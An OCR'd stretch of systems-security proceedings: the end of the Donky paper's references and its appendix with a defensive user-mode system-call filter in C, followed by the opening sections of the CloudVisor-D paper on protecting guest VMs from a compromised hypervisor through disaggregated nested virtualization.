[52] Aravind Machiry, Eric Gustafson, Chad Spensky, Christopher Salls, Nick Stephens, Ruoyu Wang, Antonio Bianchi, Yung Ryn Choe, Christopher Kruegel, and Giovanni Vigna. BOOMERANG: Exploiting the Semantic Gap in Trusted Execution Environments. In *NDSS*, 2017.

[53] Stephen McCamant and Greg Morrisett. Evaluating SFI for a CISC Architecture. In *USENIX Security Symposium*, 2006.

[54] Larry W. McVoy and Carl Staelin. lmbench: Portable Tools for Performance Analysis. In *USENIX ATC*, 1996.

[55] Marcela S. Melara, Michael J. Freedman, and Mic Bowman. EnclaveDom: Privilege Separation for Large-TCB Applications in Trusted Execution Environments. *CoRR*, abs/1907.13245, 2019.

[56] Lucian Mogosanu, Ashay Rane, and Nathan Dautenhahn. MicroStache: A Lightweight Execution Context for In-Process Safe Region Isolation. In *RAID*, volume 11050 of *LNCS*, 2018.

[57] Kit Murdock, David Oswald, Flavio D. Garcia, Jo Van Bulck, Daniel Gruss, and Frank Piessens. Plundervolt: Software-based fault injection attacks against intel sgx. In *Security and Privacy (S&P)*, 2020.

[58] Myoung Jin Nam, Periklis Akritidis, and David J. Greaves. FRAMER: a tagged-pointer capability system with memory safety applications. In *ACSAC*, 2019.

[59] Shravan Narayan, Craig Disselkoen, Tal Garfinkel, Nathan Froyd, Eric Rahm, Sorin Lerner, Hovav Shacham, and Deian Stefan. Retrofitting Fine Grain Isolation in the Firefox Renderer (Extended Version). *CoRR*, abs/2003.00572, 2020.

[60] Bernard Ngabonziza, Daniel Martin, Anna Bailey, Haehyun Cho, and Sarah Martin. TrustZone Explained: Architectural Features and Use Cases. In *CIC*, 2016.

[61] Node.js. https://nodejs.org/en/docs/es6/, 2019.

[62] Job Noorman, Jo Van Bulck, Jan Tobias Mühlberg, Frank Piessens, Pieter Maene, Bart Preneel, Ingrid Verbauwhede, Johannes Götzfried, Tilo Müller, and Felix C. Freiling. Sancus 2.0: A Low-Cost Security Architecture for IoT Devices. *ACM Trans. Priv. Secur.*, 20, 2017.

[63] Hewlett Packard. PA-RISC 1.1 architecture and instruction set reference manual, third edition. 1994.

[64] Soyeon Park, Sangho Lee, Wen Xu, Hyungon Moon, and Taesoo Kim. libmpk: Software Abstraction for Intel Memory Protection Keys (Intel MPK). In *USENIX ATC*, 2019.

[65] Sandro Pinto and Cesare Garlati. User mode interrupts: A must for securing embedded systems. In *Embedded World Conference*, 2019.

[66] Niels Provos, Markus Friedl, and Peter Honeyman. Preventing Privilege Escalation. In *USENIX Security Symposium*, 2003.

[67] Charles Reis, Alexander Moshchuk, and Nasko Oskov. Site Isolation: Process Separation for Web Sites within the Browser. In *USENIX Security Symposium*, 2019.

[68] Google Security Research. Google Chrome 72.0.3626.121 / 74.0.3725.0 - 'NewFixedDoubleArray' Integer Overflow. https://github.com/riscv/riscv-isa-manual/releases/download/draft-20200212-c3d1f07/riscv-privileged.pdf, 2020.

[69] Jerome H. Saltzer and Michael D. Schroeder. The protection of information in computer systems. *Proceedings of the IEEE*, 63, 1975.

[70] Samuel Gross. Exploiting Logic Bugs in JavaScript JIT Engines. http://www.phrack.org/papers/jit_exploitation.html.

[71] Michael Schwarz, Samuel Weiser, and Daniel Gruss. Practical Enclave Malware with Intel SGX. In *DIMVA*, volume 11543 of *LNCS*, 2019.

[72] David Sehr, Robert Muth, Cliff Biffle, Victor Khimenko, Egor Pasko, Karl Schimpf, Bennet Yee, and Brad Chen. Adapting Software Fault Isolation to Contemporary CPU Architectures. In *USENIX Security Symposium*, 2010.

[73] Standard Performance Evaluation Corporation. SPEC CPU 2017. https://www.spec.org/cpu2017.

[74] Raoul Strackx, Pieter Agten, Niels Avonds, and Frank Piessens. Salus: Kernel Support for Secure Process Compartments. *ICST Trans. Security Safety*, 2, 2015.

[75] Adrian Tang, Simha Sethumadhavan, and Salvatore J. Stolfo. CLKSCREW: Exposing the Perils of Security-Oblivious Energy Management. In *USENIX Security Symposium*, 2017.

[76] The Computer Language Benchmarks Game Team. Nbody C Benchmark. https://benchmarksgame-team.pages.debian.net/benchmarksgame/description/nbody.html#nbody.

[77] Peter Teoh. How can eBPF be compromised by vulnerabilities? https://tthtlc.wordpress.com/2019/01/01/how-can-ebpf-be-compromised-by-vulnerabilities/, 2019.

[78] The New York Times. The Loophole That Turns Your Apps Into Spies. https://www.nytimes.com/2019/09/24/opinion/facebook-google-apps-data.html, 2019.

[79] V8. The official mirror of the V8 Git repository. https://github.com/v8/v8/blob/3fbeb93760bcf663dcf84b57597f49d7d3b29c02/src/flags/flag-definitions.h#L665, 2020.

[80] v8 - Untrusted code mitigations. https://v8.dev/docs/untrusted-code-mitigations, 2019.

[81] v8 developer blog. https://v8.dev/docs, 2019.

[82] Anjo Vahldiek-Oberwagner, Eslam Elnikety, Nuno O. Duarte, Michael Sammler, Peter Druschel, and Deepak Garg. ERIM: Secure, Efficient In-process Isolation with Protection Keys (MPK). In *USENIX Security Symposium*, 2019.

[83] Nikos Vasilakis, Ben Karel, Nick Roessler, Nathan Dautenhahn, André DeHon, and Jonathan M. Smith. Towards Fine-grained, Automated Application Compartmentalization. In *PLOS*, 2017.

[84] Nikos Vasilakis, Ben Karel, Nick Roessler, Nathan Dautenhahn, André DeHon, and Jonathan M. Smith. BreakApp: Automated, Flexible Application Compartmentalization. In *NDSS*, 2018.

[85] Lluís Vilanova, Muli Ben-Yehuda, Nacho Navarro, Yoav Etsion, and Mateo Valero. CODOMs: Protecting software with Code-centric memory Domains. In *ISCA*, 2014.

[86] Robert Wahbe, Steven Lucco, Thomas E. Anderson, and Susan L. Graham. Efficient Software-Based Fault Isolation. In *SOSP*, 1993.

[87] Jun Wang, Xi Xiong, and Peng Liu. Between Mutual Trust and Mutual Distrust: Practical Fine-grained Privilege Separation in Multithreaded Applications. In *USENIX ATC*, 2015.

[88] Robert N. M. Watson, Robert M. Norton, Jonathan Woodruff, Simon W. Moore, Peter G. Neumann, Jonathan Anderson, David Chisnall, Brooks Davis, Ben Laurie, Michael Roe, Nirav H. Dave, Khilan Gudka, Alexandre Joannou, A. Theodore Markettos, Ed Maste, Steven J. Murdoch, Colin Rothwell, Stacey D. Son, and Munraj Vadera. Fast Protection-Domain Crossing in the CHERI Capability-System Architecture. *IEEE Micro*, 36, 2016.

[89] Robert N. M. Watson, Jonathan Woodruff, Peter G. Neumann, Simon W. Moore, Jonathan Anderson, David Chisnall, Nirav H. Dave, Brooks Davis, Khilan Gudka, Ben Laurie, Steven J. Murdoch, Robert M. Norton, Michael Roe, Stacey D. Son, and Munraj Vadera. CHERI: A Hybrid Capability-System Architecture for Scalable Software Compartmentalization. In *S&P*, 2015.

[90] Samuel Weiser, Luca Mayr, Michael Schwarz, and Daniel Gruss. SGXJail: Defeating Enclave Malware via Confinement. In *RAID*, 2019.

[91] Ofir Weisse, Valeria Bertacco, and Todd M. Austin. Regaining Lost Cycles with HotCalls: A Fast Interface for SGX Secure Enclaves. In *ISCA*, 2017.

[92] Mario Werner, Thomas Unterluggauer, Lukas Giner, Michael Schwarz, Daniel Gruss, and Stefan Mangard. ScatterCache: Thwarting Cache Attacks via Cache Set Randomization. In *USENIX Security Symposium*, 2019.

[93] David A. Wheeler. Preventing Heartbleed. *IEEE Computer*, 47, 2014.

[94] Emmett Witchel, Josh Cates, and Krste Asanovic. Mondrian memory protection. In *ASPLOS*, 2002.

[95] Bennet Yee, David Sehr, Gregory Dardyk, J. Bradley Chen, Robert Muth, Tavis Ormandy, Shiki Okasaka, Neha Narula, and Nicholas Fullagar. Native Client: A Sandbox for Portable, Untrusted x86 Native Code. In *S&P*, 2009.

[96] Florian Zaruba and Luca Benini. The Cost of Application-Class Processing: Energy and Performance Analysis of a Linux-Ready 1.7-GHz 64-Bit RISC-V Core in 22-nm FDSOI Technology. *IEEE Trans. VLSI Syst.*, 27, 2019.

[97] Mingwei Zhang, Ravi Sahita, and Daiping Liu. executable-only-memory-switch (xom-switch): Hiding your code from advanced code reuse attacks in one shot. *Black Hat Asia*, 2018.

[98] Lu Zhao, Guodong Li, Bjorn De Sutter, and John Regehr. ARMor: fully verified software fault isolation. In *EMSOFT*, 2011.

[99] Yajin Zhou, Xiaoguang Wang, Yue Chen, and Zhi Wang. ARMlock: Hardware-based Fault Isolation for ARM. In *CCS*, 2014.

A System Call Filter Example

```
1  int interpose_socket(int dom, int type, int prot) {
2    if (CURRENT_DOMAIN != 0) {
3      errno = EACCES;
4      return -1;
5    }
6    return socket(dom, type, prot);
7  }
8  int interpose_open(const char *path, int flags) {
9    if (!login || strchr(path, '/')) {
10     errno = EACCES;
11     return -1;
12   }
13   return open(path, flags);
14 }
```

Listing 2: DonkyLib user mode filters benefit from the full application context.

Listing 2 shows how an application using Donky can constrain socket creation to the root domain (did=0) only (line 2). Furthermore, opening of files is bound to some login procedure via a global variable `login` and limited to the current directory (line 9).

Recent additions to the Linux kernel similarly allow such filters in userspace [18]. However, unlike Donky, it requires kernel interaction and a separate thread or process.

(Mostly) Exitless VM Protection from Untrusted Hypervisor through Disaggregated Nested Virtualization

Zeyu Mi, Dingji Li, Haibo Chen, Binyu Zang, Haibing Guan
Shanghai Key Laboratory for Scalable Computing Systems,
School of Software, Shanghai Jiao Tong University

Abstract

Today's cloud tenants are facing severe security threats such as compromised hypervisors, which forces a strong adversary model where the hypervisor should be excluded out of the TCB. Previous approaches to shielding guest VMs either suffer from insufficient protection or result in suboptimal performance due to frequent VM exits (especially for I/O operations). This paper presents CloudVisor-D, an efficient nested hypervisor design that embraces both strong protection and high performance. The core idea of CloudVisor-D is to disaggregate the nested hypervisor by separating major protection logics into a protected *Guardian-VM* alongside each guest VM. The *Guardian-VM* is securely isolated and protected by the nested hypervisor and provides secure services for most privileged operations like hypercalls, EPT violations and I/O operations from guest VMs. By leveraging recent hardware features, most privileged operations from a guest VM require no VM exits to the nested hypervisor, which are the major sources of performance slowdown in prior designs. We have implemented CloudVisor-D on a commercially available machine with these recent hardware features. Experimental evaluation shows that CloudVisor-D incurs negligible performance overhead even for I/O intensive benchmarks and in some cases outperforms a vanilla hypervisor due to the reduced number of VM exits.

1 Introduction

One premise of multi-tenant clouds is that the cloud will guarantee the privacy and integrity of tenants' virtual machines (VMs). However, this premise is severely threatened by exploits against the usually-vulnerable hypervisor (including the management VM or the host OS). In fact, with the code size and complexity of the hypervisor continually increasing, the number of discovered security vulnerabilities of the hypervisor increases as well. As shown in Table 1, the total number of uncovered security vulnerabilities in the Xen hypervisor [18] has increased from 32 in 2012 to 303 in 2019.

There have been several software approaches to shielding a VM from an untrusted hypervisor, which can be mainly classified into the "in-the-box" or "out-of-the-box" approaches. The "in-the-box" approach attempts to harden the hypervisor layer using various techniques such as the hypervisor decomposition [22, 54, 58], the control flow integrity [63] and minimizing the hypervisor layer [33]. However, while such an approach can thwart attackers exploiting the hypervisor vulnerabilities to a certain extent, they cannot eliminate the risks of exploiting hypervisor vulnerabilities.

Year	Xen	KVM	VMWare
2012	32	16	18
2013	50	19	16
2014	32	20	14
2015	54	15	9
2016	35	12	24
2017	47	13	21
2018	29	9	31
2019	24	7	21

Table 1: The numbers of vulnerabilities discovered in Xen [8], KVM [5] and VMWare [7] from 2012 to 2019.

The "out-of-the-box" approach exploits a nested hypervisor to deprivilege the commodity hypervisor and securely interposes all interactions between guest VMs and the hypervisor to protect privacy and integrity. Specifically, CloudVisor [72] introduces a small nested hypervisor underneath the Xen hypervisor and securely isolates the Xen hypervisor and its VMs. It uses cryptographic approaches to guaranteeing the privacy and integrity of guest data. However, this design is at the cost of notably increased VM exits to the nested hypervisor. For instance, these numerous VM exits bring up to 54.5% performance overhead for I/O intensive workloads.

Recently, there have been increasing interests to leverage the secure hardware modules like Intel SGX [13, 47] to guarantee the security and privacy of applications executing in an untrusted hypervisor [19, 28, 53, 61]. Such an approach can provide reliable protection agasint an stronger threat model which contains the adversary controlling hardware. However, two facts limit its usage for VM protection in a virtualized environment. First, the SGX enclaves are only available to run in user mode, preventing its use to provide a VM containing both user and kernel mode. Second, the hardware limitations (e.g., limited EPC memory at 128/256 MB) usually incur significant performance overhead for memory intensive workloads (sometimes 3X [15, 50, 61]).

In this paper, we present CloudVisor-D, a design that securely and efficiently shields VMs from a compromised hypervisor. Like prior solutions such as CloudVisor, CloudVisor-D leverages nested virtualization to protect the privacy and integrity of guest VMs. However, CloudVisor-D tackles the deficiency of nested virtualization through a disaggregated design by decomposing the nested hypervi-

sor functionality into a tiny nested hypervisor (RootVisor) in the privileged mode and a set of Guardian-VMs in the non-privileged mode. Such a disaggregated design provides one Guardian-VM for each guest VM and offloads most protection logics to each Guardian-VM, while the tiny RootVisor is responsible for isolating all the Guardian-VMs from the commercial hypervisor (SubVisor) and guest VMs. Note that a Guardian-VM is not a full-fledged VM but only contains a few service handlers and is invisible to the SubVisor. Thus, it consumes a very small amount of resources.

Recent hardware advances (e.g., VMFUNC and virtualization exception) enable the self-handling of VM exits and efficient EPT switching in the guest mode. Based on these new hardware features, a Guardian-VM can handle offloaded VM operations without VM exits. Assisted by the Guardian-VM, the guest VM is able to directly invoke the hypercall handling functions in the SubVisor without trapping into the RootVisor. By utilizing the virtualization exception, normal EPT violations are converted to exceptions in the guest mode, which are then redirected to the SubVisor by the Guardian-VM for processing.

However, it is non-trivial to handle VM operations securely in the guest mode. A VM or the SubVisor may maliciously switch EPT to bypass or even attack the Guardian-VM. Even if there are some existing solutions [27,39,44,49] that try to defend against this type of attack, none of them defeats the new variant of attack we encounter since these solutions assume that the attacker is not able to modify the CR3 register value, which is not the case in CloudVisor-D. CloudVisor-D provides a series of techniques to defend against this attack. First, the RootVisor creates an isolated environment to make Guardian-VMs tamperproof. Second, each Guardian-VM enforces that it interposes all communication paths in the guest mode between a guest VM and the SubVisor. The complete mediation is achieved by using the *dynamical EPTP list manipulation* technique and the *isolated Guardian-VM page table* technique.

Based on the tamperproof and complete mediation properties, a Guardian-VM can handle VM operations without trusting guest VMs and the SubVisor. Specifically, a Guardian-VM requires that the corresponding VM can only invoke functions within a limited range, which is listed in a *jump table*. Moreover, it provides a shadow EPT to the SubVisor for each guest VM and carefully checks the updates made to the shadow EPT by the SubVisor before copying them back to the real EPT. Finally, the Guardian-VM also protects the privacy and integrity of their guest VMs' I/O data.

We have implemented CloudVisor-D based on the Xen 4.5.0 and deployed it on a commodity Intel Skylake machine. The code size of CloudVisor-D (including the RootVisor and Guardian-VM) is roughly equal to that of CloudVisor, which means it does not increase the TCB size. Our evaluation shows that CloudVisor-D significantly improves the performance of nested virtualization. Specifically, the EPT violation handling achieves 85% speedup compared with CloudVisor. Further, CloudVisor-D can efficiently support PV (Para-Virtualization) VMs. It introduces negligible overheads for most benchmarks compared with a vanilla Xen and in some cases outperforms the vanilla Xen due to the reduced number of VM exits.

Contributions. To summarize, this paper makes the following contributions:

- A disaggregated nested virtualization design to shield VMs from an untrusted hypervisor which reduces a large number of VM exits.
- A set of techniques to achieve the same level of security as the nested virtualization.
- Implementation and evaluation of our design on a commercially available machine.

2 Motivation & Background

2.1 Attack Surface of Virtualization Layer




Figure 1: The attack surface in a typical cloud.

Multi-tenant cloud usually adopts virtualization to provision multiple guest VMs atop a single physical machine to maximize resource usage [18,62]. As such, the virtualization layer becomes a key target for attackers to compromise guest VMs. An attacker can exploit vulnerabilities to "jail-break" into the hypervisor, which is Step ① in Figure 1. Such a threat does exist given a large number of vulnerabilities discovered every year with the increasing complexity of the hypervisor layer (Table 1). The attacker can also exploit vulnerabilities to tamper with the host OS (in the case of hosted virtualization) or the management VM (in the case of hostless virtualization) (Step ②). After compomising the hypervisor or the host OS, the attacker can gain control of all other guest VMs (Step ③ and ④).

Operation	Control Flow in Xen	Control Flow in CloudVisor	Times
Hypercall	VM → Xen→ VM	VM → CloudVisor → Xen → ... → CloudVisor → VM	⩾ 2X
EPT violation handling	VM → Xen → VM	VM → CloudVisor → Xen → ... → CloudVisor → VM	2 - 6X
DMA operation	VM → Xen → Dom0 → Xen → VM	VM → CloudVisor → Xen → CloudVisor → Dom0 → ... → CloudVisor → Xen → CloudVisor → VM	⩾ 2X

Table 2: Overhead analysis of VM operations.

2.2 Overheads of Nested Virtualization

To protect guest VMs from the untrusted hypervisor, the nested virtualization approach tries to exclude the hypervisor layer out of the trusted computing base (TCB) and thus provides stronger protection from the vulnerable hypervisor layer. Here, we use CloudVisor [72] as an example to illustrate the details of the nested virtualization and its overheads. One design advantage of CloudVisor is that it separates security protection from resource management. Such separation allows CloudVisor to focus on protection and keep its TCB small while the untrusted hypervisor's TCB is enlarged as more functionalities are continuously added to it.

CloudVisor introduces a tiny nested hypervisor in the most privileged level (root mode) and deprivileges the Xen hypervisor and the host OS (Dom0) to the guest mode (non-root mode). The nested hypervisor interposes all communications between the Xen hypervisor and guest VMs. CloudVisor guarantees that the Xen hypervisor is unable to access a guest's memory and disk storage. Therefore, CloudVisor effectively resolves the threats in the untrusted hypervisor. Yet, the nested virtualization incurs a large number of VM exits and introduces large overhead for I/O operations involving excessive VM exits [72].

Table 2 lists a set of example operations which are commonly used in a virtualized system.

Hypercall: Each hypercall firstly gets trapped into CloudVisor, which forwards this hypercall into the Xen hypervisor for processing, as shown in Figure 2 (a). During this process, the hypervisor may execute sensitive instructions (e.g., CPUID) or access guest's memory, either of which will cause a VM exit. When the hypervisor finishes processing, it tries to resume the guest and triggers another VM exit into CloudVisor. Therefore, as shown in Table 2, a hypercall in CloudVisor introduces at least twice as many ring crossings as that in Xen, causing non-trivial overheads for each hypercall.

EPT Violation: The control flow of EPT violation handling in CloudVisor is similar to the hypercall operation, as shown in Figure 2 (a). One EPT violation first traps the VM into CloudVisor, which then lets Xen handle this violation. CloudVisor disallows Xen to access guests' memory by configuring its EPT (extended page table). During the handling of the guest's EPT violation, any modification to the guest's EPT causes a new EPT violation, which is trapped to CloudVisor and handled by it. In the worst case, modifying the whole 4-level EPT pages causes 4 extra ring crossings. As shown in Table 2, there are at most 6 times as many ring crossings as that in Xen for EPT violation handling.




Figure 2: Figure (a) shows the control flows of hypercall operation and EPT violation handling in CloudVisor. Figure (b) shows the control flow of I/O operation in CloudVisor.

I/O Operation: CloudVisor only supports emulated I/O devices. It intercepts all interactions among guest VM, Xen hypervisor and Dom0 to do encryption or decryption (Figure 2 (b)). Therefore, it causes at least twice ring crossings. Since the Dom0 is untrusted and unable to access guest's memory, it triggers one VM exit when it reads (writes) data from (to) the guest memory when handling I/O. That means the whole I/O operation causes more than twice as many ring crossings as that in Xen, as shown in Table 2.

2.3 Advances in Hardware Virtualization

There are two trends in the recent advances of the Intel hardware virtualization technology [1]. The first is the lightweight context switch. Current hardware supports a VMFUNC [2] instruction that provides VM functions for non-root guest VM to invoke without any VM exits. EPTP switching is the only VM function currently supported by the hardware, whose function ID is 0. It allows a VM to load a new value for its EPTP and thus establishes a new EPT, which controls the subsequent address translation from GPA (guest physical address) to HPA (host physical address). The EPTP can only be chosen from an EPTP list configured in advance by the hypervisor.

The procedure for using VMFUNC is as follows. In the preparation stage, the hypervisor allocates an EPTP list (a

[1]We do not find any similar hardware trends on other platforms like ARM and AMD. But the CloudVisor-D approach is applicable to these platforms when similar hardware features are available.

4-KBytes page), which contains at most 512 valid EPTP entries. Then the address of the list is written into the guest's VMCS (Virtual Machine Control Structure). During run time, the guest invokes the VMFUNC instruction and uses an EPTP entry index as the parameter. Afterwards, the hardware searches the list and installs the target EPT. If the index is larger than 511 or the selected EPTP entry points to an invalid EPT structure, a VM exit occurs and notifies the hypervisor. Figure 3 is an example of the VMFUNC workflow. When Line ① and Line ② are executed, the EPT pointer in the guest's VMCS will be changed to the EPTP0 and EPTP2. If the argument of VMFUNC is an index pointing to an invalid EPT structure as Line ③ shows, it will trigger a VM exit waking up the hypervisor.




Figure 3: The workflow of VMFUNC.

The EPTP switching function has four essential characteristics. First, the EPTP switching provided by VMFUNC is faster than a VM exit (134 cycles vs. 301 cycles on an Intel Skylake Core i7-6700K processor). Second, when the VPID (Virtual-Processor Identifier) is enabled, VMFUNC will not invalidate any TLB entry. The TLB entries of one EPT are different from those of other EPTs [27]. Thus, there is no need to flush the TLB after invoking VMFUNC. Third, the VMFUNC instruction can be invoked at any protection ring in non-root mode, including Ring 3 (user mode). Fourth, the VMFUNC instruction only changes the EPTP value and does not affect other registers, especially the CR3 register, program counter and stack pointer.

The second trend is to allow a guest to handle its own VM exits. One significant sign of this trend is the new virtualization exception (VE) [2]. If the VE feature is enabled, an EPT violation can be transformed into an exception (Vector 0x14) without any VM exit. Before using the VE, the hypervisor configures the guest's VMCS to enable virtualization exception support and registers a VE information page into VMCS. The guest kernel should prepare a corresponding handler for the new exception and register it into IDT (Interrupt Descriptor Table). During runtime, most EPT violations will be transformed into virtualization exceptions. The VE handler can know the GPA and GVA (guest virtual address) that cause this exception by reading the VE information page, which is filled by the hardware.




Figure 4: The architecture of CloudVisor-D.

3 CloudVisor-D Approach

3.1 System Overview

For the sake of performance and security, CloudVisor-D has two main goals:

- **Goal-1:** To reduce the number of VM exits caused by the nested virtualization.
- **Goal-2:** To achieve the same level of security as the nested virtualization.

Prior nested virtualization designs intercept all communications between guest VMs and the hypervisor to limit the hypervisor's ability to directly read or write guest VMs' CPU registers, memory pages and disk storages. It consequently incurs large overheads, as we have demonstrated in Section 2.2. The main contribution of CloudVisor-D is to delegate intensively used VM operations to an agent (the Guardian-VM) for each VM in non-root mode to reduce the large number of VM exits (**Goal-1**). CloudVisor-D provides a para-virtualization model for guest VMs to invoke these operations proactively.

Figure 4 is the architecture of CloudVisor-D. CloudVisor-D architecture consists of a tiny nested hypervisor (we call it RootVisor in our paper) in root mode and a set of Guardian-VMs in Ring 0 of non-root mode. The hypervisor is deprivileged to non-root mode and called SubVisor for convenience. The tiny RootVisor has full system privilege and manages all the important data structures such as EPTs. It also sets up a Guardian-VM for each guest VM. All interactions between a guest VM and the SubVisor pass through the corresponding Guardian-VM or the RootVisor. The Guardian-VM is responsible for forwarding and checking most VM operations in non-root mode while the RootVisor is occasionally awakened up to handle some inevitable VM exits in root mode such as external interrupts.

A Guardian-VM is not a full-fledged VM but only contains some service handlers. It supports two kinds of interfaces for guest VMs: the remote call and the local call. Neither of the interfaces causes any VM exit. By using the remote call, a guest can request the SubVisor's services with the help of the Guardian-VM, including the hypercalls and EPT violation handlers. By using the local call, a guest can request the

local helper functions in the Guardian-VM. We provide I/O related helper functions that encrypt, decrypt and check data integrity of I/O data.

To achieve (**Goal-2**), we regard CloudVisor-D as a reference monitor [14], which means it should satisfy the following two security properties [29, 30] [2].

- **Tamperproof:** CloudVisor-D isolates the RootVisor and each Guardian-VM and makes their states (including memory and CPU registers) unmodifiable by the corresponding guest VM and the SubVisor.
- **Complete Mediation:** CloudVisor-D (including the tiny RootVisor and the Guardian-VM) interposes all communications between guest VMs and the SubVisor.

To support the **tamperproof** property, CloudVisor-D guarantees the authenticated booting procedure of the RootVisor by leveraging the trusted platform module (TPM) [16] and users could remotely attest the integrity of the RootVisor. Furthermore, the memory address spaces of the RootVisor and all Guardian-VMs are isolated from guest VMs and the SubVisor (Section 4.1).

To enforce the **complete mediation** property, we propose a series of techniques (Section 4.4) to ensure that all communications in non-root mode have to be intercepted and checked by the Guardian-VM while the RootVisor intercepts and monitors the left communication paths that cause VM exits.

Based on the two properties, a Guardian-VM is able to handle VM operations securely in non-root mode. First, one Guardian-VM provides to its VM a limited number of local and remote calls that the VM can invoke (Section 4.5). Second, we introduce a technique to handle EPT violations securely in non-root mode, which guarantees that updates to a VM's EPT by the SubVisor should be verified by the Guardian-VM before coming into effect (Section 5). Finally, Guardian-VMs protects the privacy and integrity of their guest VMs' I/O data (Section 6).

3.2 Threat Model and Assumptions

The only software components CloudVisor-D trusts are the RootVisor and the Guardian-VMs. It also trusts the cloud provider and the hardware platform it runs on. CloudVisor-D distrusts the vulnerable commodity hypervisor, which may try to gain unauthorized access to the guest's CPU states, memory pages, and disk data. CloudVisor-D does not trust the guest VM either since the guest VM can misbehave like trying to escalate its privilege level and attacking other co-located VMs and even the hypervisor. We assume that the guest does not voluntarily reveal its own sensitive data and has already protected sensitive network data via encrypted message channels such as SSL. Finally, we do not consider physical attacks as well as side-channel attacks between different VMs[3].

[2] In fact, the reference monitor model has a third property called "verifiable". Due to the small TCB of CloudVisor-D, it is feasible to completely test and verify CloudVisor-D, which is our future work.

4 Guardian-VM

In the traditional nested virtualization, a guest VM frequently interacts with the SubVisor to ask it to do VM operations, which forces the VM to trap into the SubVisor. These operations include hypercalls, EPT violation handling and I/O operations. CloudVisor-D provides a Guardian-VM for each guest VM to help them request SubVisor's services without VM exits.

When the RootVisor is booted, it downgrades the SubVisor to non-root mode and creates a SubVisor-EPT for the SubVisor. Then the address translation of SubVisor is controlled by page table (from GVA to GPA) and SubVisor-EPT (from GPA to HPA). The RootVisor removes all its own memory from the SubVisor-EPT to isolate its physcial address space from the SubVisor. The SubVisor is unaware of the existence of the SubVisor-EPT.

Although the SubVisor is in non-root mode, it is still allowed to create guest VMs. When creating a VM, the SubVisor sets up all management data structures for this VM, including an EPT. After that, the SubVisor executes a privileged instruction (i.e., VMLAUNCH in the x86 architecture) to start this new VM, which causes a VM exit trapping the SubVisor to the RootVisor. The RootVisor will not install the EPT initialized by the SubVisor for the guest VM. Instead, the RootVisor treats the original EPT as a shadow EPT and creates a new EPT (called Guest-EPT) by copying all address mappings from the shadow EPT. Therefore, the Guest-EPT maintains the same GPA to HPA mappings as the shadow EPT. Then SubVisor also initializes all other necessary data structures for the VM. After finishing the initialization, the SubVisor installs the Guest-EPT for the guest VM while leaving the shadow EPT unused. The shadow EPT is made read-only for the SubVisor by configuring the SubVisor-EPT. We will discuss more details about the shadow EPT in Section 5.

When the RootVisor initializes a VM, it builds a Guardian-VM for this VM as well. The Guardian-VM has its own ETP called Guardian-EPT. The RootVisor maps code and data pages into the Guardian-VM space by configuring this Guardian-EPT. To isolate the memory of the VM and its Guardian-VM from the SubVisor, the RootVisor not only removes all mappings associated with the memory of the VM and its Guardian-VM from the SubVisor-EPT, but also makes the Guest-EPT and Guardian-EPT inaccessible to the SubVisor.

In the following subsections, we first introduce how CloudVisor-D achieves the **tamperproof** property in Sec-

[3] We do not consider recent side-channel attacks like Meltdown [42], Spectre [34] and L1TF [4]. These attacks can be effectively prevented by CPU vendors' microcode patches, which are orthogonal to the CloudVisor-D apporach.

tion 4.1. Then we deconstruct the **complete mediation** property into two more detailed invariants in Section 4.2. Section 4.3 elaborates two attacks that break the two invariants respectively. Section 4.4 explains two techniques that CloudVisor-D uses to enforce the two invariants and further achieve the **complete mediation** property. Finally, we briefly discuss the jump table mechanism in CloudVisor-D.

4.1 Isolating Environment for Guardian-VM

To support the **tamperproof** property, each Guardian-VM runs in an execution environment isolated from its corresponding VM and the SubVisor. Because the RootVisor ensures that the Guest-EPT and the SubVisor-EPT do not contain any memory mappings belonging to the Guardian-VM, neither the guest VM nor the SubVisor is able to access the physical address space of the Guardian-VM. Furthermore, each Guardian-VM also owns a separate stack, which will be installed when a VM or the SubVisor switches into the Guardian-VM. This stack is inaccessible to the guest VM and SubVisor, which ensures that data stored in the separate stack cannot be modified, especially for the runtime states and function arguments. To protect the data in registers, the Guardian-VM clears most general registers to avoid privacy leakage and retains necessary register values (e.g., general registers containing SubVisor function arguments) before switching between a guest VM and the SubVisor.

4.2 Deconstructing the Complete Mediation Property

A guest VM communicates with the SubVisor through two paths. The first one starts with a VM exit and traps to the RootVisor, which then forwards the control flow to the SubVisor. The other path is forwarded by a Guardian-VM to the SubVisor in non-root mode. The **complete mediation** property requires that CloudVisor-D interposes both of the two communications paths. The path in root mode is mediated by the RootVisor, which is enforced by existing techniques [20, 72]. For the communication path in non-root mode, we propose the following invariants which can help achieve the complete mediation property.

